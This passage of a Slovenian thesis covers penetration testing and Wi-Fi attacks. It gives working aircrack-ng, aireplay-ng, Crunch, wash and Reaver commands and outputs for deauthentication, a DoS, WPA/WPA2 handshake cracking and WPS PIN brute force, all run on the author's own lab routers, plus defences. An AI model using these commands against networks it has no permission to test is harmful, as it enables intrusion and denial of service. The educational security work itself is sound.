Izvajalec penetracijskega testiranja mora obvestiti ciljno organizacijo o tipu testiranja (interno, eksterno, aplikacijsko, mrežno), kako bo izgledal napad in o naslovu, iz katerega bo napadalec napadal sistem.

Upravitelji ciljnega sistema bi lahko v primeru slabega obveščanja o postopku penetracijskega testiranja zaznali izvajalca penetracijskega testa kot zlonamerno aktivnost, ki bi temu ustrezno sprožila varnostne mehanizme ciljnega sistema.

Glede na tip napada lahko izvajalec penetracijskega testiranja pridobi ustrezno dokumentacijo o končnem sistemu za lažje razumevanje delovanja ciljnega sistema.

3.4.2 Naloge izvajalca po izvedbi penetracijskega testiranja

Izvajalec po izvajanju penetracijskega testiranja po metodologiji penetracijskega testiranja predloži dokaze, ki so lahko zajemi zaslona pri testiranju, izhodi uporabljenih orodij in podobno.

V primeru uspešne najdbe ranljivosti po penetracijskem testiranju naročnik penetracijskega testiranja odpravi odkrite ranljivosti ciljnega sistema.

Po implementaciji popravkov na ciljnem sistemu je priporočljivo testiranje, če je ranljivost odpravljena s strani izvajalca penetracijskega testiranja. Naročnik na podlagi informacij izvajalca penetracijskega testiranja v svojem sistemu preveri prisotnost ostankov izvajanja penetracijskega testiranja in jih ustrezno odstrani.

3.5 Izvajanje na kritičnem sistemu

Izvajanje penetracijskega testiranja kritičnega sistema bi lahko v okolju, ki ga neko podjetje uporablja, lahko povzročilo komplikacije. Z namenom preprečitve nastanka poslovne škode se uporabi identično okolje, ki mora logično ustrezati realnemu okolju.

3.6 Identifikacija ranljivosti storitev ciljnega sistema

Izvajalec penetracijskega testiranja vsako odkrito ranljivost sistema pri testiranju ustrezno ovrednoti, saj predstavlja varnostno tveganje. Lahko je posledica napačne konfiguracije, je že znana ranljivost, ki je bila predhodno odkrita, ali pa je nova, še neznana ranljivost.

Obstaja več virov, ki vsebujejo odkrite ranljivosti glede na ciljni sistem[7]:

- National Vulnerability Database (NVD),

- Common Vulnerability Scoring System (CVSS),
- Common Vulnerabilities and Exposure (CVE),
- Common Weakness Enumeration (CWE),
- Bugtraq ID (BID),
- Open Source Vulnerability Database (OSVDB).

Zgornji seznam virov obsega najbolj znane zbirke ranljivosti ciljnih sistemov, vendar pa obstaja še veliko več zbirk ranljivosti glede na ciljni sistem na internetu.


V penetracijsko testiranje spada tudi pridobitev fizičnega dostopa.

3.7 Izvajanje penetracijskega testiranja na ciljnem sistemu

Glede na okolje in tip penetracijskega testiranja mora izvajalec sam določiti ustrezna orodja in potrebne korake za izvajanje penetracijskega testiranja.

V primeru penetracijskega testiranja na sistem oz. omrežje izvajalec penetracijskega testiranja ponavadi prične izvajati testiranje kot zunanji obiskovalec oz. kot zaposleni v podjetju. Pri tem mu naročnik lahko predhodno omogoči dostop do sistema oz. omrežja.

Za primer splošnega izvajanja penetracijskega testiranja bomo na splošno analizirali metodologijo NIST, ki vsebuje štiri faze, ki so prikazane na sliki 3.1.



Slika 3.1: Štiri faze penetracijske metodologije NIST[16]

Faza planiranja

V fazi planiranja se določijo cilji penetracijskega testiranja in pravila pri izvajanju penetracijskega testiranja. Izvajalec penetracijskega testiranja prejme dodatne informacije o ciljnem sistemu glede na tip penetracijskega testiranja.

Faza odkrivanja

Faza odkrivanja je razdeljena na dva dela.


Prvi del je namenjen zbiranju informacij in skeniranje ciljnega sistema oz. omrežja. Pri tem iščemo informacije o naročniku preko interneta in poizkušamo ugotoviti, katere storitve naročnik uporablja na ciljnem sistemu. V primeru izvajanja internega penetracijskega testiranja imamo možnost pridobiti informacije o IP-jih računalnikov, njihovih nazivih in morebiten dostop do drugih sistemskih informacij ali strežnikov.

Drugi del je namenjen analizi in iskanju znanih ranljivosti, ki bi jih lahko uporabili za pridobitev dostopa na odkritih storitvah, aplikacijah in operacijskih sistemih.

Faza izvajanja napada

V fazi izvajanja napada poskušamo uporabiti odkrite ranljivosti iz faze odkrivanja za pridobitev dostopa do sistema. Uspešna pridobitev dostopa do sistema ponavadi ne omogoča izvedbo vseh ukazov na ciljnem sistemu, kar pomeni, da moramo na podlagi ponovne analize sistema odkriti način, preko katerega bomo pridobili enake pravice kot sistemski administrator.

Uspešna pridobitev pravic nam omogoča dodaten pogled v delovanje sistema, kar posledično pomeni, da lahko na podlagi novih informacij odkrijemo nove ranljivosti, za katere ponovno analiziramo možne ranljivosti in po možnosti uporabimo dodatna orodja, ki izkoriščajo njihove ranljivosti.



Slika 3.2: Faze izvajanja napada po penetracijski metodologiji NIST[16]

Faza poročanja

Poteka vzporedno v skladu z drugimi fazami, saj zabeležimo vsako odkrito ranljivost in dopolnjujemo lasten dnevnik aktivnosti o napredku in informacijah o sistemu.

3.8 Družbeni inženiring

Del penetracijskega testiranja nekega sistema lahko zajema tudi družbeni inženiring. Družbeni inženiring je poizkus pridobitve nepooblaščenega dostopa do ciljnega sistema oz. pomembnih informacij s pomočjo manipulacije končnih uporabnikov oz. zaposlenih. Je metoda, ki razkrije potencialne ranljivosti zaposlenih pri upoštevanju varnostne prakse podjetja.

Primer družbenega inženiringa bi bil, da bi odložili usb ključ pri recepciji podjetja oz. organizacije, ki bi vseboval škodljivo programsko opremo. Ko bi radovedni uslužbenec podjetja vstavil usb ključ v službeni računalnik, bi nam omogočil pridobitev dostopa do računalnika oz. dostop do informacij, ki bi nam pomagale pri izvajanju penetracijskega testiranja.

Primer je tudi družbeni inženiring preko elektronske pošte s sporočilom, ki vsebuje prirejeno priponko. Ob odprtju priponke se izvede škodljiva programska koda, ki omogoči dostop do računalnika nepooblaščenim osebam.

Znižanje tveganja družbenega inženiringa lahko dosežemo z izobraževanjem zaposlenih v podjetju oz. organizaciji.

3.8.1 Primer slabe prakse

Ob sklenitvi pogodbe za internet mora ponudnik poskrbeti za postavitev in testiranje delovanja omrežja. Pri tem se pri postavitvi brezžičnega omrežja v veliko primerih ne zamenja privzete konfiguracije dostopne točke.

Privzeta imena dostopnih točk, ki se ujemajo v določenem delu znakov lahko nakazujejo znano obliko gesla, glede na izbor ponudnika internetnih storitev.

Napadalec si s pridobitvijo informacije o obliki gesla dostopne točke lahko ustrezno skrajša čas izvajanja napada, saj ga temu primerno prilagodi.

3.9 Izvajanje penetracijskega testiranja na brezžičnem omrežju

Po temeljitem pregledu in razumevanjem osnovnih principov penetracijskega testiranja bomo opisali korake po metodologiji penetracijskega testiranja brezžičnega omrežja.

3.9.1 Planiranje in zbiranje informacij o brezžičnem omrežju

Na začetku zbiranja informacij o brezžičnem omrežju analiziramo trenutno uporabljeno varnost dostopnih točk, aktivne uporabnike na dostopnih točkah in strojno opremo dostopnih točk s trenutno nameščeno programsko različico.

3.9.2 Analiza potencialnih ranljivosti

Na podlagi informacij, ki smo jih zajeli pri planiranju in zbiranju informacij poiščemo odkrite ranljivosti dostopne točke. Preučimo tudi možnost uporabe družbenega inženiringa in napada na aktivnega uporabnika.

Pripravimo napad na dostopno točko, ki izkorišča odkrite ranljivosti.

3.9.3 Izvajanje napada

Na začetku poizkusimo uporabiti družbeni inženiring in možnost fizičnega dostopa do dostopne točke brezžičnega omrežja.

V primeru neuspeha izvedemo napad na dostopno točko na podlagi odkrite ranljivosti.

3.9.4 Pridobitev dostopa

Z uspešno pridobitvijo dostopa do brezžičnega omrežja smo dosegli enega izmed končnih ciljev penetracijskega testiranja.

V naslednjem koraku poizkusili pridobiti dostop do nadzorne plošče dostopne točke, pregledati aktivne naprave na omrežju in izvajanje storitev v brezžičnem omrežju. Cilj bi bil pridobiti dostop do internega dela omrežja v primeru večje kompleksnosti omrežja.

Poglavje 4

Znani napadi na brezžična omrežja

Pogledali si bomo značilne napade na brezžičnih omrežjih. Napade lahko razdelimo na več različnih tipov:

- napad z uporabo deavtentikacije,
- napad z vmesnim človekom (angl. Man-in-the-Middle Attack),
- napad z grobo silo (angl. Brute-force Attack),
- napad z uporabo slovarja.

4.1 Uporaba deavtentikacije

Uporablja se pri napadih na brezžična omrežja, ki imajo aktivne uporabnike.

Deavtentikacijo uporabimo zaradi dveh razlogov:

1. z napadom poskušamo aktivnega uporabnika brezžičnega omrežja prisiliti v ponovno avtentikacijo z namenom zajema štirikratnega rokovanja pri brezžičnih omrežjih WPA/WPA2 PSK,
2. želimo izvajati napad DoS.

4.2 Napad DoS

Cilj izvajanja napada DoS (angl. Denial-of-Service) je onemogočanje storitev uporabnikom.

Pri brezžičnih omrežjih izvajamo napad na aktivnih uporabnikih brezžičnega omrežja, želimo onemogočiti normalno uporabo delovanja omrežja s konstantnim oddajanjem velikega števila okvirjev za deavtentikacijo.

4.3 Napad na WPA/WPA2

Brezžično omrežje, ki ga napadamo, mora uporabljati način avtentikacije z deljenim ključem (angl. Pre-Shared Key). V nasprotnem primeru napada ne moremo izvesti, saj uporabljeno orodje deluje samo na omrežjih s tem načinom avtentikacije.

4.3.1 Napad z uporabo slovarja

Na začetku napada moramo začeti zajemati promet z namenom pridobitve štirikratnega rokovanja med aktivnim uporabnikom in dostopno točko. Lahko čakamo do prihoda novega uporabnika ali ponovne avtentikacije aktivnega uporabnika. S pomočjo napada z deavtentikacijo prisilimo aktivnega uporabnika, da se ponovno avtenticira.

Po uspešni pridobitvi štirikratnega rokovanja moramo izbrati slovar, ki vsebuje različne vnose gesel. Pri izbiri slovarja imamo možnost, da poiščemo javno dostopne slovarje, ki so dodani poleg orodij za razbijanje gesel oz. so dostopni na internetu. Lahko pa slovar ustvarimo sami.

Pri napadu z uporabo slovarja je pomembna vsebina oz. kvaliteta slovarja, ki ga uporabljamo za napad. Preverjanje ujemanja vnosa slovarja z geslom brezžičnega omrežja je računsko zelo zahtevno. Uporaba slovarja z veliko število vnosov lahko traja tudi po več dni, brez zagotovila, da slovar vsebuje geslo brezžičnega omrežja.

4.4 Napada na WPS

Napad s preizkušanjem vseh kombinacij števil

Pri napadu s preizkušanjem vseh kombinacij poskušamo ugotoviti število WPS PIN. Na začetku poiščemo pravilen del leve polovice števila WPS PIN in nato še desne. Pri tem si za vsako stran števila pomagamo z generiranjem vseh možnih kombinacij 4-mestnega števila.

Čas izvajanja napada je odvisen od omejitve števila neuspešnih poskusov na dostopni točki in ali je število WPS PIN privzeto.

V primerjavi z napadom, kjer ugibamo geslo z uporabo slovarja, pri napadu s preizkušanjem vseh kombinacij števila poznamo strukturo števila. To nam garantira, da bo napad uspešen in v veliko primerih zahteval manjše časovno obdobje za uspešno izvajanje.

Pixie Dust napad

Napad izkorišča varnostno neustrezno implementacijo generiranja naključnih števil šifrirnega algoritma AES, ki se uporablja pri WPS. Na začetku napada se preveri naključno število WPS PIN, z namenom pridobitve šifriranih vmesnih sporočil. V primeru uspešne ugotovitve dveh uporabljenih naključnih števil v šifiranem sporočilu lahko ugotovimo pravilno število WPS PIN.

Čas izvajanja napada je kratek. Na napad ni ranljiva večina dostopnih točk, zato ponavadi ni uspešen.

Poglavje 5

Izvajanje napadov na brezžična omrežja

Namen izvajanja napadov na brezžična omrežja je izboljšanje razumevanja izvajanja napadov s strani napadalca. S poznavanjem izvedbe napada lahko postavimo ustrezno zaščito brezžičnega omrežja, ki bo napadalcu preprečila izvedbo napada oz. bo bistveno podaljšala čas potreben za uspešno izvedbo. Z izvajanjem napadov bomo ugotovili zahtevnost uporabe namenskih orodij.

Pri izvajanju napadov se bomo omejili na uporabo protokola 802.11g in 802.11n, ki sta trenutno najbolj popularna med uporabniki. Vse napade bomo izvajali na lastnem brezžičnem omrežju z namenom izobraževanja.

Izvajanje napadov na tujih omrežjih brez dovoljenja lastnikov je kaznivo.

5.1 Opis testnega okolja in uporabljenih orodij

Pri izvajanju napadov bomo uporabili operacijski sistem Kali Linux, ki ima že prednameščeno večino najbolj priljubljenih orodij za izvajanje napadov.

Zagotoviti moramo, da strojna oprema naprave, s katere bomo izvajali napade omogoča funkcionalnost oddajanja prirejenih okvirjev in način Monitor za zajemanje okvirjev. Če nismo prepričani, lahko preverimo združljivost

strojne opreme na internetu, ali pa zaženemo orodje Aireplay-ng z dodanim parametrom *-9* ali *--test* in *(imenom vmesnika mrežne kartice)*, kot bomo prikazali v poglavju 5.3.
Za izvajanje napadov bomo uporabili:

- prenosnik z operacijskim sistemom Kali Linux,
- prenosnik, ki ima vlogo uporabnika na brezžičnem omrežju,
- mrežni adapter TP-Link TL-WN722N,
- usmerjevalnik Linksys WRT54GL z nameščeno Linux distribucijo OpenWrt,
- usmerjevalnik Trendnet TEW-634GRU.

5.1.1 Zbirka orodij Aircrack-ng

Pri izvajanju bomo uporabili zbirko orodij Aircrack-ng[1]. Zbirka vsebuje orodja za delo na področjih kot so zajemanje in pregled podatkov, napadi s pomočjo vrivanja prirejenih paketov, testiranje zmogljivosti mrežne kartice in razbijanja zaščite WEP ali WPA/WPA2.

Za boljše razumevanje in izvajanje napadov si bomo v nadaljevanju pogledali posamezna orodja, ki jih bomo uporabili pri napadih.

Airmon-ng

Pri izvajanju napadov moramo pred začetkom izvajanja poskrbeti, da ostali procesi ne morejo vplivati na delovanje brezžične mrežne kartice. Uporabimo orodje airmon-ng z dodanima parametroma *check kill*, ki avtomatsko ustavi izvajanje tveganih procesov.

V poglavju 5.2 bomo pogledali način delovanja brezžične mrežne kartice Monitor, ki ga dosežemo s pomočjo parametra *start ime vmesnika*. Na

[1] https://www.aircrack-ng.org/

sliki 5.1 je dodan tudi parameter *6*, ki predstavlja kanal, na katerem se nahaja naše brezžično omrežje. Vmesnik wlan0 predstavlja notranjo brezžično mrežno kartico prenosnika, vmesnik wlan1 pa zunanji mrežni adapter. Orodje airmon-ng omogoča tudi prehod nazaj v normalen način s pomočjo parametra *stop* in *imenom vmesnika*.

```
root@Kiryu:~# airmon-ng check kill
Killing these processes:

  PID Name
  748 wpa_supplicant

root@Kiryu:~# airmon-ng start wlan0 6


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8260 (rev 3a)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1    wlan1           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

root@Kiryu:~# airmon-ng start wlan1 6


PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wireless 8260 (rev 3a)
phy1    wlan1           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```


Slika 5.1: Postavitev mrežni kartici v način monitor

Airodump-ng

Orodje airodump-ng omogoča zajemanje in shranitev zajetih okvirjev in inicializacijskih vektorjev z brezžičnega vmesnika. Kasneje jih lahko uporabimo za izvedbo napadov s pomočjo orodja aircrack-ng. Primer delovanja orodja airodump-ng je na sliki 5.2.

Aireplay-ng

Je orodje, ki se uporablja za vrivanje okvirjev v brezžično omrežje. Primarno ga bomo uporabljali za pošiljanje deavtentikacijskih okvirjev. Orodje ponuja osem različnih napadov in test brezžične mrežne kartice.



Slika 5.2: Prikaz delovanja orodja airodump-ng

Aircrack-ng

Orodje aircrack-ng je zadnji korak pri izvajanju napada z namenom pridobitve gesla brezžičnega omrežja. Uporabljali ga bomo za razbitje WPA/WPA2 ključa.

5.2 Način delovanja Monitor

Način delovanja Monitor postavi vmesnik brezžične mrežne kartice v stanje, v katerem sprejema vse okvire v prostoru ne glede na ciljnega uporabnika. Način omogoča analizo sprejetih okvirjev in pošiljanje prirejenih okvirjev pri uporabi brezžičnih orodij.

Primer zajema podatkov v načinu Monitor je na sliki 5.3. Na sliki vidimo HTTP zahtevo in FTP prijavo v čisti, nešifrirani obliki, saj imata to lastnost oba protokola.

```
GET / HTTP/1.1
Host: www.fri.uni-lj.si
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
DNT: 1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: sl,en-GB;q=0.8,en;q=0.6
Cookie: Azur2::SessionID=28E0D876-84AF-6108-8D64-3B57964C5085

530 Please login with USER and PASS
AUTH SSL
530 Please login with USER and PASS
USER anonymous
331 Please specify the password.
PASS anon@localhost
```

Slika 5.3: Prikaz zajete HTTP zahteve in FTP prijave

5.3 Test vrivanja okvirjev

Test vrivanja okvirjev nam prikaže, če sta brezžična mrežna kartica in njen gonilnik ustrezna za izvajanje napadov na brezžična omrežja. Uporaba enega brezžičnega vmesnika nam omogoča prikaz uspešnosti komuniciranja brezžičnega vmesnika z bližnjimi dostopnimi točkami. Če imamo vsaj dva brezžična vmesnika pa imamo tudi možnost preverjanja uspešnosti različnih napadov, kot prikazuje slika 5.4.

```
root@Kiryu:~# aireplay-ng -9 -i wlan1 wlan0mon

10:27:57  Trying broadcast probe requests...
10:27:57  Injection is working!
10:27:59  Found 2 APs

10:27:59  Trying directed probe requests...
10:27:59  00:21:29:A1:F1:9B - channel: 6 - 'Fr1Lab'
10:27:59  Ping (min/avg/max): 1.438ms/2.779ms/19.334ms Power: -23.43
10:27:59  30/30: 100%

10:27:59  00:14:D1:6B:D3:6A - channel: 6 - 'Fr1Lab2'
10:28:00  Ping (min/avg/max): 1.878ms/5.514ms/14.640ms Power: -24.67
10:28:00  30/30: 100%


10:28:00  Trying card-to-card injection...
10:28:00  Attack -0:           OK
10:28:00  Attack -1 (open):    OK
10:28:00  Attack -1 (psk):     OK
10:28:00  Attack -2/-3/-4/-6:  OK
10:28:04  Attack -5/-7:        Failed
```

Slika 5.4: Test vrivanja okvirjev z dvema brezžičnima mrežnima karticama

5.4 Uporaba deavtentikacije

Uporaba deavtentikacije je namenjena za:

- zajemanje štirikratnega rokovanja pri brezžičnih omrežjih z zaščito WPA/WPA2,
- izvajanje DoS napada,
- pridobitev imena skritega brezžičnega omrežja,
- generiranje ARP zahtev.

Deavtentikacijo izvajamo z orodjem aireplay-ng. Za izvajanje poleg imena orodja podamo parametre *-1 (število poslanih zahtev deavtentikacije) -e ESSID -a BSSID -h (MAC naslov aktivnega uporabnika) (ime mrežnega vmesnika).*

Če deavtentikacijo izvajamo z namenom pridobitve imena skritega brezžičnega omrežja ali zajema štirikratnega rokovanja zadostuje majhno število poslanih zahtev deavtentikacije, kot prikazuje slika 5.5.


```
root@Kiryu:~# aireplay-ng -0 1 -a  00:21:29:A1:F1:9B -c 00:0E:2E:4B:30:5B wlan0mon
13:38:00  Waiting for beacon frame (BSSID: 00:21:29:A1:F1:9B) on channel 6
13:38:00  Sending 64 directed DeAuth. STMAC: [00:0E:2E:4B:30:5B] [ 3|59 ACKs]
```

Slika 5.5: Izvedba deavtentikacije z namenom pridobitve štirikratnega rokovanja

5.5 Napad DoS

Namen napada DoS je onemogočanje storitev aktivnim uporabnikom brezžičnega omrežja. Aktivni uporabnik napad občuti v povečanih odzivnih časih do dostopne točke, nižji hitrosti delovanja in povečanem številu zahtev po ponovni vzpostavitve povezave z dostopno točko brezžičnega omrežja.

Napad izvajamo z uporabo deavtentikacije, kot je opisano v prejšnjem poglavju. Pri tem imamo možnost nastaviti število poslanih zahtev na veliko



Slika 5.6: Prikaz zajetih okvirjev napada DoS v orodju Wireshark

število, ali pa postaviti na vrednost *0*, kar pomeni, da se bo napad izvajal do preklica. Na sliki 5.6 je predstavljen zajem okvirjev pri izvajanju DoS napada v orodju Wireshark[2].

[2]https://www.wireshark.org/

5.6 Napad na omrežje z zaščito WPA/WPA2

Brezžično omrežje uporablja način avtentikacije z deljenim ključem.

5.6.1 Napad z uporabo slovarja

Izvedli bomo napad na brezžično omrežje z zajemom štirikratnega rokovanja in ugibanja gesla z uporabo slovarja.

Za boljšo primerjavo zahtevnosti napada bomo na začetku izvedli napad na omrežje z lahkim geslom in nato napad na omrežje s težjim geslom.

5.6.2 Izbor slovarja

Ugibanje gesla omrežja moramo izvesti z uporabo slovarja. Lahko ga pridobimo na internetu ali pa ga sami ustvarimo. Uspešnost napada je v veliki meri odvisna od kvalitete slovarja. Imamo možnost uporabe slovarjev, ki so javno dostopni na internetu in so že del orodij namenjenih za razbijanje gesel, kot npr. orodje John the Ripper[3].

Za pomoč pri razbijanju težjega gesla bomo s pomočjo orodja Crunch[4] ustvarili svoj slovar.

```
root@Kiryu:~# crunch 1 8 0123456789 -o slovar.txt
Crunch will now generate the following amount of data: 987654320 bytes
941 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 111111110

crunch:  48% completed generating output

crunch:  90% completed generating output

crunch: 100% completed generating output
```

Slika 5.7: Ustvarjanje slovarja s pomočjo orodja Crunch


[3] http://www.openwall.com/john

[4] https://sourceforge.net/projects/crunch-wordlist

Na sliki 5.7 vidimo uporabo orodja Crunch za generiranje vseh možnih kombinacij števil, ki so najmanj 1-mestna in največ 8-mestna. Slovar vsebuje veliko število vnosov, kar se pozna na velikosti končne datoteke slovarja, kot vidimo na sliki.

5.6.3 Izvedba napada

Na začetku prestavimo mrežno kartico v način Monitor in začnemo prisluškovati omrežju. Zajemamo promet po omrežju do zajema štirikratnega rokovanja, kot je prikazano na sliki 5.8.



Slika 5.8: Uspešna pridobitev štirikratnega rokovanja

S pomočjo štirikratnega rokovanja lahko pričnemo z razbijanjem lahkega gesla omrežja.

Pri prejšnjem primeru napada je bilo uporabljeno šibko geslo. Geslo smo zamenjali na težje geslo in ponovili postopek z razliko, da bomo za razbijanje tega gesla uporabili slovar, ki smo ga predhodno ustvarili z orodjem Crunch. Iz slike 5.10 lahko razberemo, da bi lahko v najslabšem primeru za ugibanje gesla s samimi števili porabili tudi cel dan, kar bi bilo časovno potratno.

Poleg orodja aircrack-ng imamo možnost izvedbe napada tudi v orodju oclHashcat[5], ki omogoča uporabo grafične kartice pri izvajanju napada.

[5]http://hashcat.net/hashcat/

```
root@Kiryu:~# aircrack-ng -w password.lst wpa-01.cap
                                Aircrack-ng 1.2 rc4

      [00:00:00] 612/648 keys tested (1705.41 k/s)

      Time left: 0 seconds                                      94.44%

                           KEY FOUND! [ Qwerty123 ]


      Master Key     : B0 BC 14 92 11 C9 74 C0 AE D4 9D AB D3 E2 BC 05
                       3A 31 D9 19 71 BC 2A B4 A0 3B C6 B0 2F 11 43 35

      Transient Key  : 82 E0 02 86 30 35 A1 1E 1F B7 F3 D8 DB 5D A3 2C
                       F8 15 7A F5 0F D9 A9 9D 9A 73 A2 87 58 A5 8D FE
                       17 39 32 21 DC 84 65 A9 C7 2B 90 0F 4B D8 F0 3A
                       C1 39 18 46 CE 46 7D 74 03 0A EC 69 46 65 D4 0E

      EAPOL HMAC     : F6 8D BD 9D 8E 9E 99 64 1A 47 AB 26 5F 19 32 F3
```

Slika 5.9: Uspešna ugotovitev lahkega gesla

```
root@Kiryu:/media/root/E832574A32571CBE# aircrack-ng -w slovar.txt /root/wpa2crunch-01.cap
Opening /root/wpa2crunch-01.cap
Read 1091 packets.

   #  BSSID              ESSID                     Encryption

   1  00:21:29:A1:F1:9B  Fr1Lab                    WPA (1 handshake)

Choosing first network as target.

Opening /root/wpa2crunch-01.cap
Reading packets, please wait...

                               Aircrack-ng 1.2 rc4

      [02:09:46] 15145616/103145335 keys tested (1978.34 k/s)

      Time left: 12 hours, 21 minutes, 29 seconds               14.68%

                          KEY FOUND! [ 15145619 ]


      Master Key     : 1B C3 A1 13 2F 8E 0D DA 4C D2 1A C6 04 2C E0 F6
                       67 F3 00 FF 95 79 D6 B3 50 5C 36 41 3E A2 7D 43

      Transient Key  : 05 99 C7 5E FC 3D BF DB 9A 46 01 AF EF 88 2D 53
                       99 16 C0 E5 69 18 10 6D B3 73 52 D1 7B E7 6F 01
                       6D 61 CC 64 38 16 BB 34 64 EC 61 44 E1 CC B0 57
                       84 DE 69 48 34 C8 47 45 43 CC DC 90 57 4A 83 18

      EAPOL HMAC     : A6 3D 66 A1 52 27 6A 7B 9E 2B CD 3D 5E C6 C3 5C
```

Slika 5.10: Uspešna ugotovitev zahtevnega gesla

5.6.4 Zaščita

Napadalec mora za uspešno izvedbo napada uganiti geslo omrežja. Z izbiro dolgega gesla, ki vsebuje tudi števila in druge posebne znake, napadalcu preprečimo njegovo hitro ugotovitev. Napadalec bo po uporabi slovarjev z malo vnosov moral ustvariti nov slovar, ki bo vseboval nove vnose različnih dolžin. Bolj kot je kompleksno geslo, več vnosov bo napadalec moral zgenerirati, da bo uspel ugotoviti geslo omrežja. Časovna izvedba napada je posledično prevelika in odvrne napadalca od izvajanja napada oz. nam zagotavlja nizko stopnjo tveganja.

5.7 Napad na omrežje s funkcionalnostjo Wi-Fi Protected Setup

Za prikaz napadov bomo uporabili usmerjevalnik Trendnet, ki podpira funkcionalnost WPS. Pin število bomo na usmerjevalniku pustili na privzeti vrednosti. Usmerjevalnik uporablja varnostni mehanizem, ki po določenem številu neuspešnih poskusov ugibanja števila WPS PIN predvidoma za minuto onemogoči nadaljne poskuse.

Potrditev vključene funkcionalnosti WPS smo na usmerjevalniku preverili z orodjem Wash na sliki 5.11. Če bi na sliki v stolpcu *WPS Locked* imeli vrednost *Yes*, bi to pomenilo, da je usmerjevalnik zaklenjen in ni možno preverjati števil WPS PIN do ponovnega zagona usmerjevalnika.

```
root@Kiryu:~# wash -i wlan0mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------
---------------
00:14:D1:6B:D3:6A       6           00        1.0               No                Fr1Lab2
```

Slika 5.11: Prikaz funkcionalnosti WPS usmerjevalnika Trendnet z uporabo orodja Wash


5.7.1 Napad s preizkušanjem vseh možnih kombinacij

Pri napadu bomo uporabili orodje Reaver[6]. Orodje Reaver najprej preveri najbolj pogoste števila WPS PIN in nato v naraščajočem zaporedju po vrsti ugiba prva štiri mesta števila WPS PIN. Kot vidimo na sliki 5.12 je orodje Reaver uspešno ugotovilo prve štiri PIN številke, kar pomeni, da za ugotovitev celega PIN števila potrebujemo ugotoviti še zadnje štiri PIN številke.

Orodje Reaver ponuja tudi možnost shranjevanja vseh že pregledanih PIN števil. S tem nam omogoča izvajanje napada v intervalih.


Uspešnost napada je odvisna od kvalitete signala dostopne točke in omejitve števila poskusov števila WPS PIN na določeno časovno obdobje, ki povzroči daljše izvajanje napada.

Ugotovljeno število WPS PIN nam omogoča, da pridobimo tudi geslo omrežja, kot prikazuje slika 5.13.



Slika 5.12: Uspešno ugotovoljene prve štiri številke števila WPS PIN

[6]https://github.com/t6x/reaver-wps-fork-t6x



Slika 5.13: Uspešno ugotovljeno število WPS PIN in pridobljeno geslo

5.7.2 Zaščita

Sprememba privzetega števila WPS PIN izvajalcu napada poveča čas izvajanja, vendar mu ne prepreči pridobitve pravilnega števila. Najbolj učinkovita zaščita pred napadi je izključitev funkcionalnosti WPS.

5.8 Sklepne ugotovitve po izvajanju napadov

Z izvajanjem napadov na lastna brezžična omrežja smo ugotovili, da so orodja uporabljena v napadih uporabniku prijazna in lahka za izvedbo.

Zavedanje o popularnosti in enostavnem dostopu do orodij za napad na brezžična omrežja nas prepričuje, da ustrezno zaščitimo lastna brezžična omrežja in odpravimo znane ranljivosti, ki bi jih napadalci lahko izkoristili.

Poglavje 6

Sklepne ugotovitve

V diplomskem delu smo obravnavali brezžična omrežja, penetracijsko testiranje in napade na brezžična omrežja. Spoznali in pregledali smo delovanje, zgradbo in varnostne mehanizme brezžičnih omrežij.

V poglavju 3 smo pregledali in opredelili področje penetracijskega testiranja. Prikazali smo primer izvajanja metodologije NIST penetracijskega testiranja na sistemu in na brezžičnem omrežju. Ugotovili smo, da v penetracijsko testiranje spada tudi pridobitev fizičnega dostopa in uporaba družbenega inženiringa.

Teoretično smo obravnavali in razložili znane napade na brezžična omrežja. Ugotovili smo, da so ranljivosti, ki omogočajo izvedbo napadov že dolgo časa znane.

Za boljše razumevanje izvajanja napadov smo v poglavju 5 praktično izvedli napade in spoznali enostavno dostopnost orodij za izvajanje napadov na brezžična omrežja.

Ugotovili smo, da najvišji nivo zaščite zagotovimo z uporabo ustreznih varnostnih mehanizmov in izključitvijo funkcionalnosti WPS.

V prihodnosti bodo največje tveganje v brezžičnih omrežjih lahko predstavljale pametne naprave. Z naraščanjem števila pametnih naprav bo temu primerno sledil prehod na najnovejši brezžični standard IEEE 802.11ah, ki omogočajo boljšo pokritost območja oddajanja in je namenjen za pametne

naprave.

Vpeljava novih brezžičnih standardov bo omogočala lažje povezovanje pametnih naprav v brezžična omrežja. Pametne naprave s slabo implementacijo varnosti na račun cene in procesorske moči bodo lahko predstavljale največje tveganje varnosti brezžičnih omrežij.

Literatura

[1] 2.4 ghz wi-fi channels (802.11b,g wlan). Dosegljivo: `https://upload.wikimedia.org/wikipedia/commons/thumb/8/8c/2.4_GHz_Wi-Fi_channels_%28802.11b%2Cg_WLAN%29.svg/799px-2.4_GHz_Wi-Fi_channels_%28802.11b%2Cg_WLAN%29.svg.png`. [Dostopano 1.10.2016].

[2] Wigle. Dosegljivo: `https://wigle.net/`. [Dostopano 1.10.2016].

[3] Wi-Fi Alliance. Wi-fi protected access: Strong, standards-based, interoperable security for today's wi-fi networks. *White paper, University of Cape Town*, pages 492–495, 2003.

[4] Wi-Fi Alliance. Wi-fi protected setup specification. *WiFi Alliance Document*, 2007.

[5] IEEE Standards Association et al. 802.11-2012-ieee standard for information technology–telecommunications and information exchange between systems local and metropolitan area networks–specific requirements part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications. *Retrived from http://standards. ieee. org/about/get/802/802.11. html*, 2012.

